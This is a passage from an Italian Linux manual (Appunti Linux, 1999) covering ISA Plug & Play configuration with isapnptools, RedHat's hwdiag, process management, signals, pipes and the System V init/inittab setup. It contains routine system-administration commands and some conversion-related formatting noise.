    Host bridge: Intel 82437 (rev 2).
      Medium devsel.  Master Capable.  Latency=32.
  Bus  0, device   7, function  0:
    ISA bridge: Intel 82371FB PIIX ISA (rev 2).
      Medium devsel.  Fast back-to-back capable.
      Master Capable.  No bursts.
  Bus  0, device   7, function  1:
```

[1] Bisogna ricordare che IRQ 2 e IRQ 9 sono in pratica la stessa cosa. La voce **`cascade`** a fianco di IRQ 2 sta a sottolineare questo fatto.

```
    IDE interface: Intel 82371FB PIIX IDE (rev 2).
      Medium devsel.  Fast back-to-back capable.
      Master Capable.  Latency=32.
      I/O at 0x8000 [0x8001].
  Bus  0, device  17, function  0:
    Ethernet controller: 3Com 3C590 10bT (rev 0).
      Medium devsel.  IRQ 12.
      Master Capable.  Latency=248.  Min Gnt=3.Max Lat=8.
      I/O at 0xff80 [0xff81].
  Bus  0, device  18, function  0:
    VGA compatible controller: S3 Inc. Trio32/Trio64 (rev 83).
      Medium devsel.  IRQ 12.
      Non-prefetchable 32 bit memory at 0xf8000000 [0xf8000000].
  Bus  0, device  19, function  0:
    SCSI storage controller: Future Domain TMC-18C30 (rev 0).
      Medium devsel.  Fast back-to-back capable.  IRQ 9.
      I/O at 0xffa0 [0xffa1].
```

## 16.3 Problemi con le schede ISA Plug & Play

Riguardo all'hardware Plug & Play, i problemi maggiori si hanno con le schede ISA, e a volte con quei componenti addizionali integrati nella scheda madre (per esempio per la gestione dell'audio). I motivi possono essere di due tipi: l'hardware in questione può non essere perfettamente aderente alle specifiche del Plug & Play, oppure la gestione del kernel per questi componenti può essere rimasta legata a versioni vecchie, non Plug & Play, dello stesso hardware. Nel primo caso c'è poco da fare, nel secondo, occorre utilizzare del software esterno per configurare queste schede nel modo in cui poi il kernel si aspetta di trovarle.

### 16.3.1 Isapnptools

Il pacchetto Isapnptools permette di interrogare le schede Plug & Play e di eseguire le operazioni di riconoscimento tipiche di un BIOS Plug & Play. Inoltre, dopo aver determinato le possibilità di queste schede, può impostare la configurazione prescelta.

> L'utilizzo di Isapnptools può creare dei conflitti con il sistema operativo in funzione, nella maggior parte dei casi, tanto che si rischia di bloccare tutto in modo irreversibile (si può utilizzare solo il tastino di reinizializzazione o direttamente l'interruttore generale dell'elaboratore).

Questo significa che questi strumenti vanno usati con prudenza, e probabilmente con un sistema avviato in modo da avere il minor numero di servizi attivi (**`single`**), anche se questo non esclude tutti i rischi di perdita dei dati.

Il pacchetto Isapnptools si compone fondamentalmente di **`isapnp`**, per configurare le schede una volta determinate le loro carateristiche Plug & Play, il file `/etc/isapnp.conf`, da preparare con le impostazioni che si vogliono fissare nelle schede, e **`pnpdump`**, che aiuta a realizzare il file `/etc/isapnp.conf`.[2]

Se si dispone di una scheda ISA Plug & Play per la quale si vorrebbe definire la configurazione, si potrebbe usare **`pnpdump`**, che si occupa di scandire le schede di questo tipo, generando un rapporto utile come punto di partenza per realizzare il file di configurazione `/etc/isapnp.conf`. Purtroppo si tratta di un'operazione delicata che rischia di bloccare il sistema.

`#` **`pnpdump | less`**[*Invio*]

Quello che si ottiene potrebbe essere qualcosa di simile al listato seguente, dove in particolare si rivela la presenza di una scheda SoundBlaster (**`Creative SB32 PnP`**).

```
    ...
# Trying port address 0203
# Trying port address 020b
# Board 1 has serial identifier 9a 00 04 09 49 48 00 8c 0e

# (DEBUG)
(READPORT 0x020b)
(ISOLATE PRESERVE)
```

[2] Il funzionamento di questi programmi viene mostrato in maniera superficiale. Per approfondire l'argomento occorrerebbe studiare qualcosa sulle specifiche Plug & Play, e quindi leggere i documenti *isapnp(8)*, *isapnp.conf(5)* e *pnpdump(8)*.

```
(IDENTIFY *)

# Card 1: (serial identifier 9a 00 04 09 49 48 00 8c 0e)
# Vendor Id CTL0048, Serial Number 264521, checksum 0x9A.
# Version 1.0, Vendor version 1.0
# ANSI string -->Creative SB32 PnP<--
#
# Logical device id CTL0031
#
# Edit the entries below to uncomment out the configuration required.
# Note that only the first value of any range is given, this may be changed if required
# Don't forget to uncomment the activate (ACT Y) when happy

(CONFIGURE CTL0048/264521 (LD 0
#     ANSI string -->Audio<--

# Multiple choice time, choose one only !

#     Start dependent functions: priority preferred
#       IRQ 5.
#             High true, edge sensitive interrupt (by default)
# (INT 0 (IRQ 5 (MODE +E)))
#       First DMA channel 1.
#             8 bit DMA only
#             Logical device is not a bus master
#             DMA may execute in count by byte mode
#             DMA may not execute in count by word mode
#             DMA channel speed in compatible mode
    ...
#     End dependent functions
# (ACT Y)
))
    ...
```

Osservando attentamente il risultato, si comprende che le direttive che servirebbero a definire le risorse dei componenti sono tutte commentate. In pratica, si potrebbe utilizzare questo risultato togliendo i commenti dove opportuno.

# **pnpdump > /etc/isapnp.conf**[*Invio*]

Il comando che si vede serve proprio per generare un file `/etc/isapnp.conf` pronto per essere modificato in base alle scelte personali. Tuttavia, si potrebbe essere imbarazzati davanti a tutte le scelte possibili. In questo senso viene in aiuto l'opzione **-c** di **pnpdump**, con la quale questo programma cerca di determinare anche quale sia la configurazione più sicura, e il risultato che si ottiene è tale da avere le direttive «giuste» senza commento.

> Per ottenere questo si avvale anche di **lspci** che deve essere stato installato, allo scopo di permettere l'interrogazione delle informazioni attuali sulle unità PCI. Questo programma, **lspci**, dovrebbe trovarsi nel pacchetto PCIutils.

# **pnpdump -c > /etc/isapnp.conf**[*Invio*]

Anche con un file generato in questo modo è bene essere prudenti. In generale è meglio commentare tutte le direttive riferite a unità che funzionano già per conto proprio. Una volta definito il file di configurazione che si ritiene corretto, si utilizza **isapnp** per impostare le schede Plug & Play.

# **isapnp /etc/isapnp.conf**[*Invio*]

> La dichiarazione di ogni componente Plug & Play, come si vede dal file generato da **pnpdump**, deve terminare con l'istruzione **(ACT Y)**, e subito dopo si devono chiudere le parentesi che erano state aperte all'inizio del blocco: **(CONFIGURE ... ( ... ))**. Se manca questa istruzione, la configurazione non viene passata alla scheda corrispondente, mentre se mancano le parentesi di conclusione, si rischia di includere le istruzioni successive che invece si rivolgono a componenti differenti.

Si è accennato al fatto che con **pnpdump** si rischia di bloccare il sistema. Questo programma, per trovare le schede Plug & Play deve eseguire una scansione di indirizzi di I/O nell'intervallo tra 0x203 e 0x3ff. Mentre esegue questa scansione può entrare in conflitto con qualcosa (e questo succede sicuramente se non trova alcuna scheda ISA Plug & Play). Se ciò accade, si dovrebbe avere il modo di annotare l'indirizzo a partire dal quale si è verificato il problema. In seguito, dopo aver riavviato l'elaboratore, si può ritentare la scansione utilizzando un indirizzo di partenza successivo rispetto a quello.

`# pnpdump -c 0x320 > /etc/isapnp.conf`[*Invio*]

In questo caso si richiede espressamente di iniziare la scansione da 0x320, nella speranza di saltare indirizzi precedenti che hanno creato dei problemi.

## 16.4 Strumenti specifici della distribuzione RedHat

la distribuzione RedHat propone un programma sperimentale per il riconoscimento dell'hardware. Si tratta di **`hwdiag`** (il nome del file RPM dovrebbe essere `rhs-hwdiag-*i386.rpm`). Trattandosi di qualcosa che scandisce tutto l'hardware, comprese le porte seriali e parallele, c'è sempre il rischio che a seguito della scansione il sistema operativo resti bloccato, per cui è bene ridurre l'attività al minimo prima di provare a utilizzarlo.

In particolare, la sua breve documentazione ricorda i rischi legati alla scansione delle porte seriali. Per esempio, il fatto di avere il demone **`gpm`** in funzione per controllare un mouse seriale, comporta poi un conflitto con la scansione di **`hwdiag`**, che porta al blocco delle applicazioni che utilizzano il mouse stesso. Ancora peggio se in quel momento è in funzione il sistema grafico X che utilizza un mouse seriale.

Tuttavia, anche con questi rischi può essere utile raccogliere tutte le informazioni che si riescono ad avere sull'hardware del proprio elaboratore. Il programma si avvia semplicemente, senza opzioni:

`# hwdiag`[*Invio*]

La figura 16.1 mostra la maschera iniziale di questo programma, mentre la figura 16.2 mostra il risultato di un'ipotetica scansione: come si vede dai tasti grafici, è possibile salvare il rapporto in un file.

```
+----------------------| Introduction |----------------------+
|                                                            |
|     The Red Hat HW Discovery Utility is intended to aid    |
|    end-users in determining the hardware installed in      |
|    their system. By using various probing methods (PCI,    |
|    PnP, etc), this utility should find most post-1994      |
|    hardware. On older machines hardware may not be         |
|    detected, since there were few standards on how to      |
|    detect hardware back then.                              |
|                                                            |
|                 Would you like to continue?                |
|                                                            |
|                 +----+           +------+                  |
|                 | Ok |           | Quit |                  |
|                 +----+           +------+                  |
|                                                            |
+------------------------------------------------------------+
```

Figura 16.1: La maschera iniziale di **`hwdiag`**.

Si veda anche il programma **`sndconfig`** (del pacchetto omonimo), il cui scopo è quello di facilitare l'individuazione e la configurazione di schede audio (Plug & Play e anche non). Se ne trova la descrizione nella sezione 169.1.2.

## 16.5 Riferimenti

- Peter Fox, *ISA PnP utilities*

  `/usr/doc/isapnptools*/README`

```
+---------------------| Currently Installed Devices |----------------------+
|                          Probe                                           |
|    Port         Bus      Status      Mfg/Model/Description               |
|   ------       -----    --------    -----------------------              |
| /dev/lp0     PARALLEL   LOCKED      No info available for this port.    #|
| /dev/lp1     PARALLEL <Port does not exist>                             X|
| /dev/lp2     PARALLEL <Port does not exist>                             X|
| /dev/psaux    PSAUX   <Port does not exist>                             X|
| /dev/hda       IDE    IDE device    QUANTUM SIROCCO1700A/HARD DRIVE/    X|
| /dev/hdb       IDE      FAILED      No info available for this port.    X|
| /dev/hdc       IDE      FAILED      No info available for this port.    X|
| /dev/hdd       IDE      FAILED      No info available for this port.    X|
| /dev/hde       IDE      FAILED      No info available for this port.    X|
| /dev/hdf       IDE      FAILED      No info available for this port.    X|
|                                                                          |
|             +------+    +------------------+    +------+                 |
|             | Help |    | Generate Report |     | Quit |                 |
|             +------+    +------------------+    +------+                 |
|                                                                          |
+--------------------------------------------------------------------------+
```

Figura 16.2: Il risultato di una scansione con **hwdiag**.

# Parte V

# Processi di elaborazione

Capitolo 17

# Introduzione ai processi di elaborazione

Un singolo programma, nel momento in cui viene eseguito, è un ***processo***. La nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente. Si forma quindi una sorta di gerarchia dei processi organizzata ad albero. Il processo principale (*root*) che genera tutti gli altri, è quello del programma **`init`** che a sua volta è attivato direttamente dal kernel.

## 17.1 Tabella dei processi

Il kernel gestisce una tabella dei processi che serve a tenere traccia del loro stato. In particolare sono registrati i valori seguenti:

- il nome dell'eseguibile in funzione;
- gli eventuali argomenti passati all'eseguibile al momento dell'avvio attraverso la riga di comando;
- il numero di identificazione del processo;
- il numero di identificazione del processo che ha generato quello a cui si fa riferimento;
- il nome del dispositivo di comunicazione se il processo è controllato da un terminale;
- il numero di identificazione dell'utente;
- il numero di identificazione del gruppo;

### 17.1.1 /proc/

Il kernel Linux rende disponibile i dati della tabella dei processi attraverso un filesystem virtuale montato nella directory `/proc/`. Dalla presenza di questo filesystem virtuale dipendono la maggior parte dei programmi che si occupano di gestire i processi.

In particolare, a partire da questa directory se ne diramano altre, tante quanti sono i processi in esecuzione, ognuna identificata dal numero del processo stesso. Per esempio, `/proc/1/` contiene una serie di file virtuali che rappresentano lo stato del processo numero 1, ovvero **`init`** che è sempre il primo a essere messo in funzione. Il listato seguente mostra il contenuto che potrebbe avere il file `/proc/1/status`.

```
Name:   init
State:  S (sleeping)
Pid:    1
PPid:   0
Uid:    0       0       0       0
Gid:    0       0       0       0
Groups:
VmSize:      764 kB
VmLck:         0 kB
VmRSS:        16 kB
VmData:       64 kB
VmStk:         4 kB
VmExe:        24 kB
VmLib:       628 kB
SigPnd: 0000000000000000
SigBlk: 0000000000000000
SigIgn: 0000000057f0d8fc
SigCgt: 00000000280b2603
CapInh: 00000000fffffeff
CapPrm: 00000000ffffffff
CapEff: 00000000fffffeff
```

## 17.2 Nascita e morte di un processo

Come è già stato accennato, la nascita di un processo, cioè l'avvio di un programma, può avvenire solo tramite una richiesta da parte di un altro processo già esistente, utilizzando la chiamata di sistema **`fork()`**. Per esempio, quando si avvia un programma attraverso il terminale, è l'interprete dei comandi (shell) che genera il processo corrispondente.

Quando un processo termina, lo fa attraverso la chiamata di sistema **`exit()`**, e quindi si trasforma in un cosiddetto ***zombie***. È poi il processo che lo ha generato che si deve occupare di eliminarne le tracce.

Il processo genitore, per avviare l'eliminazione dei suoi processi zombie, deve essere avvisato che ne esiste la necessità attraverso un segnale **`SIGCHLD`**. Questo segnale viene inviato proprio dalla funzione di sistema **`exit()`**, ma se il meccanismo non funziona come previsto, si può inviare manualmente un segnale **`SIGCHLD`** al processo genitore. In mancanza d'altro, si può far terminare l'esecuzione del processo genitore stesso.

Il processo che termina potrebbe avere avviato a sua volta altri processi (figli). In tal caso, questi vengono affidati al processo 1, cioè **`init`**.

### 17.2.1 Core dump

A volte, l'interruzione di un processo provoca il cosiddetto ***scarico della memoria*** o *core dump*. In pratica si ottiene un file nella directory corrente, contenente l'immagine del processo interrotto. Per tradizione, questo file è denominato `core`.

Questi file servono a documentare un incidente di funzionamento e a permetterne l'analisi attraverso strumenti diagnostici opportuni. Solitamente possono essere cancellati tranquillamente.

La proliferazione di questi file va tenuta sotto controllo: di solito non ci si rende conto se un processo interrotto ha generato o meno lo scarico della memoria. Ogni tanto vale la pena di fare una ricerca all'interno del filesystem per rintracciare questi file, come nell'esempio seguente:

```
# find / -name core -type f -print
```

Ciò che conta è di non confondere *core* con spazzatura: ci possono essere dei file chiamati `core` per qualche motivo e che nulla hanno a che fare con lo scarico della memoria.

## 17.3 Comunicazione tra processi

Nel momento in cui l'attività di un processo dipende da quella di un altro ci deve essere una forma di comunicazione tra i due. Ciò viene definito IPC, o *Inter Process Communication*, ma questa definizione viene confusa spesso con un tipo particolare di comunicazione definito IPC di System V.

I metodi utilizzati normalmente sono di tre tipi: invio di segnali, pipe e System V IPC.

### 17.3.1 Segnali

I segnali sono dei messaggi elementari che possono essere inviati a un processo, permettendo a questo di essere informato di una condizione particolare che si è manifestata e di potersi uniformare. I programmi possono essere progettati in modo da intercettare questi segnali, allo scopo di compiere alcune operazioni prima di adeguarsi agli ordini ricevuti. Nello stesso modo, un programma potrebbe anche ignorare completamente un segnale, o compiere operazioni diverse da quelle che sarebbero prevedibili per un determinato tipo di segnale.

Segue un breve elenco dei segnali più importanti.

- **`SIGINT`**

  È un segnale di interruzione intercettabile, inviato normalmente attraverso la tastiera del terminale, con la combinazione [ *Ctrl+c* ], al processo che si trova a funzionare in primo piano (*foreground*). Di solito, il processo che riceve questo segnale viene interrotto.

- **`SIGTERM`**

  È un segnale di conclusione intercettabile, inviato normalmente da un altro processo. Di solito, provoca la conclusione dell'esecuzione del processo che ne è il destinatario.

- **`SIGKILL`**

  È un segnale di interruzione non intercettabile, che provoca la conclusione immediata del processo. Non c'è modo per il processo destinatario di eseguire alcuna operazione di salvataggio o di scarico dei dati.

- **`SIGHUP`**

  È un ***segnale di aggancio*** che rappresenta l'interruzione di una comunicazione. In particolare, quando un utente esegue un *logout*, i processi ancora attivi avviati eventualmente sullo sfondo (*background*) ricevono questo segnale. Può essere generato anche a causa della «morte» del processo controllante.

La tabella 17.1 elenca i segnali descritti dallo standard POSIX.1, mentre l'elenco completo può essere ottenuto consultando *signal(7)*.

| Segnale | Azione | Descrizione |
|---|---|---|
| SIGHUP | A | Il collegamento con il terminale è stato interrotto. |
| SIGINT | A | Interruzione attraverso un comando dalla tastiera. |
| SIGQUIT | A | Conclusione attraverso un comando dalla tastiera. |
| SIGILL | A | Istruzione non valida. |
| SIGABRT | C | Interruzioni di sistema. |
| SIGFPE | C | Eccezione in virgola mobile. |
| SIGKILL | AEF | Conclusione immediata. |
| SIGSEGV | C | Riferimento non valido a un segmento di memoria. |
| SIGPIPE | A | Pipe interrotta. |
| SIGALRM | A | Timer. |
| SIGTERM | A | Conclusione. |
| SIGUSR1 | A | Primo segnale definibile dall'utente. |
| SIGUSR2 | A | Secondo segnale definibile dall'utente. |
| SIGCHLD | B | Eliminazione di un processo figlio. |
| SIGCONT | | Riprende l'esecuzione se era stato fermato. |
| SIGTSTOP | DEF | Ferma immediatamente il processo. |
| SIGTSTP | D | Stop attraverso un comando della tastiera. |
| SIGTTIN | D | Processo sullo sfondo che necessita dell'input. |
| SIGTTOU | D | Processo sullo sfondo che necessita dell'output. |

Tabella 17.1: Segnali gestiti da GNU/Linux secondo lo standard POSIX.1.

Le lettere contenute nella colonna «Azione» rappresentano il comportamento predefinito dei programmi che ricevono tale segnale:

- **`A`** termina il processo;
- **`B`** il segnale viene ignorato;
- **`C`** la memoria viene scaricata (*core dump*);
- **`D`** il processo viene fermato;
- **`E`** il segnale non può essere catturato;
- **`F`** il segnale non può essere ignorato.

L'utente ha a disposizione in particolare due mezzi per inviare segnali ai programmi:

- la combinazione di tasti [ *Ctrl+c* ] che di solito genera l'invio di un segnale **`SIGINT`** al processo in esecuzione sul terminale o sulla console attiva;
- l'uso di **`kill`** (programma o comando interno di shell) per inviare un segnale particolare a un processo stabilito.

### 17.3.2 Pipe

Attraverso la shell è possibile collegare più processi tra loro in una pipeline, come nell'esempio seguente, in modo che lo standard output di uno sia collegato direttamente con lo standard input del successivo.

```
$ cat mio_file | sort | lpr
```

Ogni connessione tra un processo e il successivo, evidenziata dalla barra verticale (pipe), si comporta come un serbatoio provvisorio di dati ad accesso FIFO (*First In First Out* – il primo a entrare è il primo a uscire).

È possibile creare esplicitamente dei ***serbatoi FIFO*** di questo genere, in modo da poterli gestire senza dover fare ricorso alle funzionalità della shell. Questi, sono dei file speciali definiti proprio **`FIFO`** e vengono creati attraverso il programma **`mkfifo`**. Nell'esempio seguente viene mostrata una sequenza di comandi con i quali, creando due file FIFO, si può eseguire la stessa operazione indicata nella pipeline vista poco sopra.

`$ mkfifo fifo1 fifo2`

Crea due file FIFO: `fifo1` e `fifo2`.

`$ cat mio_file >> fifo1 &`

Invia `mio_file` a **`fifo1`** senza attendere (**`&`**).

`$ sort < fifo1 >> fifo2 &`

Esegue il riordino di quanto ottenuto da `fifo1` e invia il risultato a `fifo2` senza attendere (**`&`**).

`$ lpr < fifo2`

Accoda la stampa di quanto ottenuto da `fifo2`.

> I file FIFO, data la loro affinità di funzionamento con le pipeline gestite dalla shell, vengono anche chiamati pipe con nome, e si contrappongono a quelle normali che a volte vengono dette pipe anonime.

#### 17.3.2.1 Broken pipe

Quando un processo viene interrotto all'interno di una pipeline di qualunque tipo, il processo che inviava dati a quest'ultimo riceve un segnale **`SIGPIPE`** e si interrompe a sua volta. Dall'altra parte, i processi che ricevevano dati da quello interrotto, vedono concludersi il flusso di questi dati e terminano la loro esecuzione in modo naturale.

### 17.3.3 System V IPC

Il System V IPC è un sistema di comunicazione tra processi sofisticato che permette di gestire code di messaggi, semafori e memoria condivisa.

## 17.4 Scheduling e priorità

La gestione simultanea dei processi è ottenuta normalmente attraverso la suddivisione del tempo di CPU, in maniera tale che a turno ogni processo abbia a disposizione un breve intervallo di tempo di elaborazione. Il modo con cui vengono regolati questi turni è lo *scheduling*, ovvero la pianificazione di questi processi.

La maggiore o minore percentuale di tempo di CPU che può avere un processo è regolata dalla priorità espressa da un numero. Il numero che rappresenta una priorità deve essere visto al contrario di come si è abituati di solito: un valore elevato rappresenta una bassa priorità, cioè meno tempo a disposizione, mentre un valore basso (o negativo) rappresenta una priorità elevata, cioè più tempo a disposizione.[1]

Sotto questo aspetto diventa difficile esprimersi in modo chiaro: una ***bassa priorità*** si riferisce al numero che ne esprime il valore o alle risorse disponibili? Si può solo fare attenzione al contesto per capire bene il significato di ciò che si intende.

La priorità di esecuzione di un processo viene definita in modo autonomo da parte del sistema e può essere regolata da parte dell'utente sommandovi il cosiddetto valore *nice*. Di conseguenza, un valore *nice* positivo aumenta il valore della priorità, mentre un valore negativo lo diminuisce.

## 17.5 Privilegi dei processi

Nei sistemi operativi Unix c'è la necessità di distinguere i privilegi concessi agli utenti, e questo lo si fa definendo un nominativo e un numero identificativo riferito all'utente e al gruppo (o ai gruppi) a cui appartiene. L'utente fisico è rappresentato virtualmente dai processi che lui stesso mette in esecuzione; pertanto, un'informazione essenziale riferita ai processi è quella che stabilisce l'appartenenza a un utente e a un gruppo. In altri termini, ogni processo porta con sé l'informazione del numero UID e del numero GID, in base ai quali ottiene i privilegi relativi e gli viene concesso o meno di compiere le operazioni per cui è stato avviato.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

[1] Il concetto di priorità fa riferimento a una sequenza ordinata di elementi: il primo, cioè quello che ha precedenza sugli altri, è quello che ha il valore inferiore.

Capitolo 18

# Procedura di inizializzazione del sistema (System V)

Quando GNU/Linux viene avviato, il kernel si prende cura di avviare il processo **`init`**, a partire dal quale vengono poi generati tutti gli altri. Di solito si utilizza un meccanismo di inizializzazione derivato dallo UNIX System V.

**`init`** determina quali siano i processi da avviare successivamente, in base al contenuto di `/etc/inittab` il quale a sua volta fa riferimento a una serie di script contenuti normalmente all'interno della directory `/etc/rc.d/` o in un'altra analoga.

All'interno di `/etc/inittab` si distinguono azioni diverse in funzione del ***livello di esecuzione***, di solito un numero da 0 a 6. Per convenzione, il livello 0 identifica le azioni necessarie per fermare l'attività del sistema, in modo da permetterne lo spegnimento; il livello 6 riavvia il sistema; il livello 1 mette il sistema in condizione di funzionare in modalità monoutente.

> Le distribuzioni GNU/Linux più sofisticate e confortevoli permettono di configurare il sistema attraverso dei programmi che guidano l'utente. Ciò significa che questi programmi sono in grado di produrre automaticamente script e file di configurazione tradizionali, ma per fare questo devono gestire un proprio sistema di file di configurazione che non appartiene allo standard generale.

> L'organizzazione della procedura di inizializzazione del sistema e dei livelli di esecuzione costituisce il punto su cui si distinguono maggiormente le distribuzioni GNU/Linux. Benché alla fine si tratti sempre della stessa cosa, il modo di strutturare e di collocare gli script è molto diverso da una distribuzione all'altra. Quando si acquista più esperienza, ci si accorge che queste differenze non sono poi un grosso problema, ma all'inizio è importante comprendere e accettare che ciò che si usa (la propria distribuzione GNU/Linux) mostra un'interpretazione della soluzione del problema, non il risultato accettato generalmente.

Nel capitolo 186 viene descritto in modo più dettagliato come è organizzata questa procedura nella distribuzione RedHat.

## 18.1 init

**`init`** è il processo principale che genera tutti gli altri. All'avvio del sistema legge il file `/etc/inittab` il quale contiene le informazioni per attivare gli altri processi necessari, compresa la gestione dei terminali. Per prima cosa viene determinato il livello di esecuzione iniziale (*run level*), ottenendo l'informazione dalla direttiva **`initdefault`** di `/etc/inittab`. Quindi vengono attivati i processi essenziali al funzionamento del sistema e infine i processi che combaciano con il livello di esecuzione attivato.

### 18.1.1 # init

`init` [⟨*opzioni*⟩]

Durante il funzionamento del sistema, **`init`** può essere invocato per cambiare il livello di esecuzione.

Opzioni

`-t` ⟨*secondi*⟩

Stabilisce il numero di secondi di attesa prima di cambiare il livello di esecuzione. In mancanza si intende 20 secondi.

`0 | 1 | 2 | 3 | 4 | 5 | 6`

Un numero da 0 a 6 stabilisce il livello di esecuzione.

`a | b | c`

Una lettera **`a`**, **`b`** o **`c`** indica a **`init`** di eseguire soltanto i processi indicati all'interno di `/etc/inittab` che hanno un livello di esecuzione pari alla lettera specificata. In pratica, una lettera non indica un livello di esecuzione vero e proprio; si tratta di una possibilità di configurazione del file `/etc/inittab` per definire i cosiddetti livelli «a richiesta» (*on demand*).

`Q | q`

Indica a **`init`** di riesaminare il file `/etc/inittab`.

`S | s`

Indica a **`init`** di passare alla modalità monoutente (*single user*), ma non è pensato per essere utilizzato direttamente.

Esempi

`#` **`init 1`**

Pone il sistema al livello di esecuzione 1: monoutente.

`#` **`init 0`**

Pone il sistema al livello di esecuzione 0: *system halt*. Equivale (in linea di massima) all'esecuzione di **`shutdown -h now`**.

`#` **`init 6`**

Pone il sistema al livello di esecuzione 6: riavvio. Equivale (in linea di massima) all'esecuzione di **`shutdown -r now`**.

### 18.1.2 /etc/inittab

Il file `inittab` descrive quali processi vengono avviati al momento dell'avvio del sistema e durante il funzionamento normale di questo. **`init`**, il processo principale, distingue diversi livelli di esecuzione (*run level*), per ognuno dei quali può essere stabilito un gruppo diverso di processi da avviare.

La struttura dei record che compongono le direttive di questo file può essere schematizzata nel modo seguente:

⟨*id*⟩**:**⟨*livelli-di-esecuzione*⟩**:**⟨*azione*⟩**:**⟨*processo*⟩

- ⟨*id*⟩ – è una sequenza unica di due caratteri che identifica il record (la riga) all'interno di **`inittab`**;
- ⟨*livelli-di-esecuzione*⟩ – elenca i livelli di esecuzione con cui l'azione indicata deve essere eseguita;
- ⟨*azione*⟩ – indica l'azione da eseguire;
- ⟨*processo*⟩ specifica il processo da eseguire.

Se il nome del processo inizia con un simbolo **+**, **`init`** non eseguirà l'aggiornamento di `/var/run/utmp` e `/var/log/wtmp` per quel processo; ciò è utile quando il processo stesso provvede da solo a questa operazione.

Azione

Il penultimo campo identifica l'azione da compiere. Questa viene rappresentata attraverso una parola chiave.

- **`respan`**
  Quando il processo termina, viene riavviato.
- **`wait`**
  Il processo viene avviato una volta (sempre che il livello di esecuzione lo consenta) e **`init`** attende che termini prima di eseguirne degli altri.
- **`once`**
  Il processo viene eseguito una volta quando il livello di esecuzione lo consente.
- **`boot`**
  Il processo viene eseguito al momento dell'avvio del sistema. Il campo del livello di esecuzione viene ignorato.
- **`bootwait`**
  Il processo viene eseguito al momento dell'avvio del sistema e **`init`** attende la fine del processo prima di proseguire. Il campo del livello di esecuzione viene ignorato.
- **`off`**
  Non fa alcunché.

- **`ondemand`**

  Si tratta dei record «a richiesta» che vengono presi in considerazione quando viene eseguito **`init`** seguito da una lettera **`a`**, **`b`** o **`c`**, che rappresentano appunto tre possibili livelli di esecuzione *on demand*. **`a`**, **`b`** o **`c`** non sono livelli di esecuzione, ma solo un modo per selezionare una serie di processi *on demand* indicati all'interno del file `inittab`.

- **`initdefault`**

  Permette di definire il livello di esecuzione predefinito per l'avvio del sistema. Se non viene specificato, **`init`** richiede l'inserimento di questo valore attraverso la console.

- **`sysinit`**

  Il processo viene eseguito al momento dell'avvio del sistema, prima di quelli indicati come **`boot`** e **`bootwait`**. Il campo del livello di esecuzione viene ignorato.

- **`powerwait`**

  Il processo viene eseguito quando **`init`** riceve il segnale **`SIGPWR`** che indica un problema con l'alimentazione elettrica. **`init`** attende la fine del processo prima di proseguire.

- **`powerfail`**

  Il processo viene eseguito quando **`init`** riceve il segnale **`SIGPWR`** che indica un problema con l'alimentazione elettrica. **`init`** **non** attende la fine del processo.

- **`powerokwait`**

  Il processo viene eseguito quando **`init`** ha ricevuto il segnale **`SIGPWR`**, che indica un problema con l'alimentazione elettrica, ed è anche presente il file `/etc/powerstatus` contenente la parola **`OK`**. Ciò significa che l'alimentazione elettrica è tornata allo stato di normalità.

- **`ctrlaltdel`**

  Il processo viene eseguito quando **`init`** riceve il segnale **`SIGINT`**. Ciò significa che è stata premuta la combinazione di tasti [ *Ctrl+Alt+Canc* ] ([ *Ctrl+Alt+Del* ] nelle tastiere inglesi).

- **`kbrequest`**

  Il processo viene eseguito quando **`init`** riceve un segnale dal gestore della tastiera che sta a indicare la pressione di una combinazione speciale di tasti sulla tastiera della console.

Livelli di esecuzione

Il campo dei livelli di esecuzione può contenere diversi caratteri che stanno a indicare diversi possibili livelli di esecuzione. Per esempio, **`123`** indica che il processo specificato verrà eseguito indifferentemente per tutti i livelli di esecuzione da 1 a 3. Questo campo può contenere anche una lettera dell'alfabeto: **`a`**, **`b`** o **`c`** che sta a indicare un livello *on demand*. Nel caso di azioni del tipo **`sysinit`**, **`boot`** e **`bootwait`**, il campo del livello di esecuzione viene ignorato.

Esempi

Negli esempi seguenti, si mostra prima un record del file `/etc/inittab` e quindi, sotto, la sua descrizione.

```
id:5:initdefault:
```

Definisce il livello di esecuzione iniziale: 5.

```
si::sysinit:/etc/rc.d/rc.sysinit
```

Inizializzazione del sistema: è la prima cosa a essere eseguita dopo l'avvio del sistema stesso. In pratica viene avviato lo script `/etc/rc.d/rc.sysinit` (RedHat).

```
l1:1:wait:/etc/rc.d/rc 1
```

Indica di eseguire `/etc/rc.d/rc`, con l'argomento **`1`**, nel caso in cui il livello di esecuzione sia pari a 1: singolo utente (RedHat)

```
rc:123456:wait:/etc/rc.d/rc.M
```

Indica lo script (`/etc/rc.d/rc.M`) da eseguire per tutti i livelli di esecuzione da 1 a 6 (Slackware).

```
ca::ctrlaltdel:/sbin/shutdown -t5 -rfn now
```

Indica il programma da eseguire in caso di pressione della combinazione [ *Ctrl+Alt+Canc* ]. Il livello di esecuzione non viene indicato perché è indifferente (Slackware).

```
l0:0:wait:/etc/rc.d/rc 0
```

Indica di eseguire `/etc/rc.d/rc`, con l'argomento **`0`**, nel caso in cui il livello di esecuzione sia pari a 0: *system halt* (RedHat).

```
l6:6:wait:/etc/rc.d/rc 6
```

Indica di eseguire `/etc/rc.d/rc`, con l'argomento **`6`**, nel caso in cui il livello di esecuzione sia pari a 6: riavvio (RedHat).

```
pf::powerfail:/sbin/shutdown -f +5 "THE POWER IS FAILING"
```

Indica il programma da eseguire quando si verifica un problema con l'alimentazione elettrica (Slackware).

```
pg:0123456:powerokwait:/sbin/shutdown -c "THE POWER IS BACK"
```

Indica il programma da eseguire se l'alimentazione elettrica torna normale prima del completamento del processo avviato quando si era verificato il problema (Slackware).

```
1:12345:respawn:/sbin/mingetty tty1
2:2345:respawn:/sbin/mingetty tty2
3:2345:respawn:/sbin/mingetty tty3
4:2345:respawn:/sbin/mingetty tty4
5:2345:respawn:/sbin/mingetty tty5
6:2345:respawn:/sbin/mingetty tty6
```

Si tratta dell'elenco di console virtuali utilizzabili. La prima si attiva per tutti i livelli di esecuzione da 1 a 5, le altre solo per i livelli superiori a 1. In questo caso è **`mingetty`** a essere responsabile dell'attivazione delle console virtuali (RedHat).

```
s1:45:respawn:/sbin/agetty 19200 ttyS0 vt100
```

Indica l'attivazione di un terminale connesso sulla prima porta seriale. Si attiva solo con i livelli di esecuzione 4 o 5 (Slackware).

```
